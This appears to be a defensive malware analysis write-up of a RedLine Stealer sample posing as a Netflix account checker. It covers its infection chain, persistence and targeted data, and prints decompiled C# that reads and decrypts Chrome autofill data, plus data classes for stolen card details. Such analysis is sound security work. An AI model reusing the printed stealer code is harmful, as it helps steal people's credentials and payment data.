Unmasking RedLine Stealer


By Idan Malihi

Published: 2023-11-04 · Archived: 2026-04-05 19:35:22 UTC

Executive Summary

The ‘RedLine’ malware was discovered in 2020 during the COVID-19 outbreak. This information-stealing variant allows attackers to steal personal and sensitive data such as login credentials, web browsing history, crypto wallets, geographical locations, etc.

After extensive research on the ‘RedLine’ malware, I discovered many threat actors were using it to sell stolen information on the Dark Web and Telegram. I decided to delve deeper into the topic by analyzing a sample of the ‘RedLine’ malware and conducting a high-level malware analysis.




RedLine Data Logs For Sale in Telegram

Technical Details:

Filename: NetFlix Checker by xRisky v22.exe
File Type: Executable
Architecture: PE32 (32-bit)
Size: 6.47MB
SHA256: e3544f1a9707ec1ce083afe0ae64f2ede38a7d53fc6f98aab917ca049bc63e69
MD5: 8556792f20126e1ed89f93e1e26030e5

Infection Diagram

Press enter or click to view image in full size



RedLine Stealer's Infection Diagram

Static Analysis

Malware's Architecture

The malware is an executable file that works with 32-bit architecture.

Press enter or click to view image in full size


```
C:\Users\idan\Desktop
λ file "NetFlix Checker by xRisky v22.exe"
NetFlix Checker by xRisky v22.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Malware's Architecture

Scanning the Malware in the VirusTotal

55 out of 71 anti-virus engines identified the binary as malicious.

Press enter or click to view image in full size



Malware Scan in VirusTotal

Strings

Several strings indicate the malware resources and modules usage that are coded in .NET, such as the mscorlib, System, Object, and System.Reflection, etc.
Also, the malware uses functions that can indicate the malware's functionality, such as:

Aes - the malware uses the AES encryption, a symmetric block cipher.

MemoryStream - Creates a stream whose backing store is memory.

GetBytes - Function used to encode strings into bytes.

SymmetricAlgorithm - Represents the abstract base class from which all implementations of symmetric algorithms must inherit.


ICryptoTransform - Basic operations of cryptographic transformations.

CreateDecryptor - Creates a symmetric decryptor object.

CryptoStream - Represents the abstract base class from which all implementations of symmetric algorithms must inherit.

CryptoStreamMode - This function specifies the mode of a cryptographic stream.

FromBase64String - Convert base64 encoded strings.



Malware Resources and Modules

Initial Execution


The malware uses an AES encryption, which, after execution, decrypts the encryption and injects it to an executable file named ‘winlogon.exe’ and drops it to the %AppData% directory path.

The AES encryption data is the actual RedLine malware.

Press enter or click to view image in full size

AES Encryption


Press enter or click to view image in full size



Code Injection into the Winlogon.exe File


The malware employs loops in the code that lead back to the same code. It drops an executable file titled ‘NetFlix Checker by xRisky v2.exe’ in the Desktop directory. Additionally, it drops two executable files named ‘chrome.exe’ and ‘svchost.exe’ in the %AppData% directory.

Press enter or click to view image in full size



‘NetFlix Checker by xRisky v2.exe’ File Drop

Press enter or click to view image in full size



‘svchost.exe’ and ‘chrome.exe’ Files Drop

In summary, for the initial execution, the malware drops four executable files into the endpoint.

Press enter or click to view image in full size

Three Files in %AppData%

A File in the Desktop

The malware adds chrome.exe to the endpoint’s system-scheduled tasks for persistent data collection.

Press enter or click to view image in full size

Task Scheduler


Winlogon.exe Code Analysis

In the initial execution of the malware, three executable files (winlogon.exe, svchost.exe, and chrome.exe) are dropped in the %AppData% path.
However, the actual RedLine malware is in the ‘winlogon.exe’ file.

During the execution, the ‘winlogon.exe’ file attempts to send stolen data to the C2 server.


Initially, the malware author uses an obfuscator to make the executable's source code unintelligible, which complicates code review.

Press enter or click to view image in full size



Code Obfuscation Detection

In the source code of the stealer, the malware's actions are exposed, which will be performed during execution, such as stealing the following data: Chrome cookies, Opera cookies, crypto wallets, system hardware, geo-location, files, etc.




Malware's Actions

Browsers

Users commonly save login credentials, auto-fill, and credit card info in browsers like Chrome, Opera, and Firefox for faster form-filling and account access.
Stealers like ‘RedLine’ specifically target browser information in order to steal victims’ accounts and access them, especially for credit card information, to steal money and use it to make unauthorized purchases online.

The malware steals the browser’s version information, account credentials, auto-fill data, cookies, credit cards, login data, and geolocation from Chrome and Opera browsers.


Press enter or click to view image in full size



Account Credentials Theft

The malware steals the autofill data from the browsers.

Press enter or click to view image in full size



Autofill Data Theft

Press enter or click to view image in full size

```
List<Autofill> list = new List<Autofill>();
try
{
    string text = Path.Combine(object_0, new string(new char[] { 'W', 'e', 'b', ' ', 'D', 'a', 't', 'a' }));
    if (!File.Exists(text))
    {
        return list;
    }
    string text2 = C_h_r_o_m_e.smethod_7(object_0);
    using (Class42 @class = new Class42())
    {
        try
        {
            Class32 class2 = new Class32(@class.method_0(text));
            class2.method_5(new string(new char[] { 'a', 'u', 't', 'o', 'f', 'i', 'l', 'l' }));
            int i = 0;
            while (i < class2.RowLength)
            {
                Autofill autofill = null;
                try
                {
                    string text3 = class2.method_0(i, new string(new char[] { 'v', 'a', 'l', 'u', 'e' })).Trim();
                    if (text3.StartsWith(new string(new char[] { 'v', '1', '0' })) || text3.StartsWith(new string(new char[] { 'v', '1', '1' })))
                    {
                        text3 = C_h_r_o_m_e.smethod_5(text3, text2);
                    }
                    autofill = new Autofill
                    {
                        Name = class2.method_0(i, new string(new char[] { 'n', 'a', 'm', 'e' })).Trim(),
                        Value = text3
                    };
```

Autofill Data Theft 2

The malware gathers information about the browser installed on the endpoint.

Press enter or click to view image in full size

```
[DataContract(Name = "BrowserVersion", Namespace = "BrowserExtension")]
public class BrowserVersion
{
    // Token: 0x1700004A RID: 74
    // (get) Token: 0x060003B9 RID: 953 RVA: 0x00004344 File Offset: 0x00002544
    // (set) Token: 0x060003BA RID: 954 RVA: 0x0000434C File Offset: 0x0000254C
    [DataMember(Name = "NameOfBrowser")]
    public string NameOfBrowser { get; set; }

    // Token: 0x1700004B RID: 75
    // (get) Token: 0x060003BB RID: 955 RVA: 0x00004355 File Offset: 0x00002555
    // (set) Token: 0x060003BC RID: 956 RVA: 0x0000435D File Offset: 0x0000255D
    [DataMember(Name = "Version")]
    public string Version { get; set; }

    // Token: 0x1700004C RID: 76
    // (get) Token: 0x060003BD RID: 957 RVA: 0x00004366 File Offset: 0x00002566
    // (set) Token: 0x060003BE RID: 958 RVA: 0x0000436E File Offset: 0x0000256E
    [DataMember(Name = "PathOfFile")]
    public string PathOfFile { get; set; }
```

Browser Information Theft

The malware steals credit card information from the browsers.

Press enter or click to view image in full size

```
[DataContract(Name = "CC", Namespace = "BrowserExtension")]
public class CC
{
    // Token: 0x17000022 RID: 34
    // (get) Token: 0x06000344 RID: 836 RVA: 0x00004021 File Offset: 0x00002221
    // (set) Token: 0x06000345 RID: 837 RVA: 0x00004029 File Offset: 0x00002229
    [DataMember(Name = "HolderName")]
    public string HolderName { get; set; }

    // Token: 0x17000023 RID: 35
    // (get) Token: 0x06000346 RID: 838 RVA: 0x00004032 File Offset: 0x00002232
    // (set) Token: 0x06000347 RID: 839 RVA: 0x0000403A File Offset: 0x0000223A
    [DataMember(Name = "Month")]
    public int Month { get; set; }

    // Token: 0x17000024 RID: 36
    // (get) Token: 0x06000348 RID: 840 RVA: 0x00004043 File Offset: 0x00002243
    // (set) Token: 0x06000349 RID: 841 RVA: 0x0000404B File Offset: 0x0000224B
    [DataMember(Name = "Year")]
    public int Year { get; set; }

    // Token: 0x17000025 RID: 37
    // (get) Token: 0x0600034A RID: 842 RVA: 0x00004054 File Offset: 0x00002254
    // (set) Token: 0x0600034B RID: 843 RVA: 0x0000405C File Offset: 0x0000225C
    [DataMember(Name = "Number")]
    public string Number { get; set; }
```

Credit Card Information Theft

Press enter or click to view image in full size

```
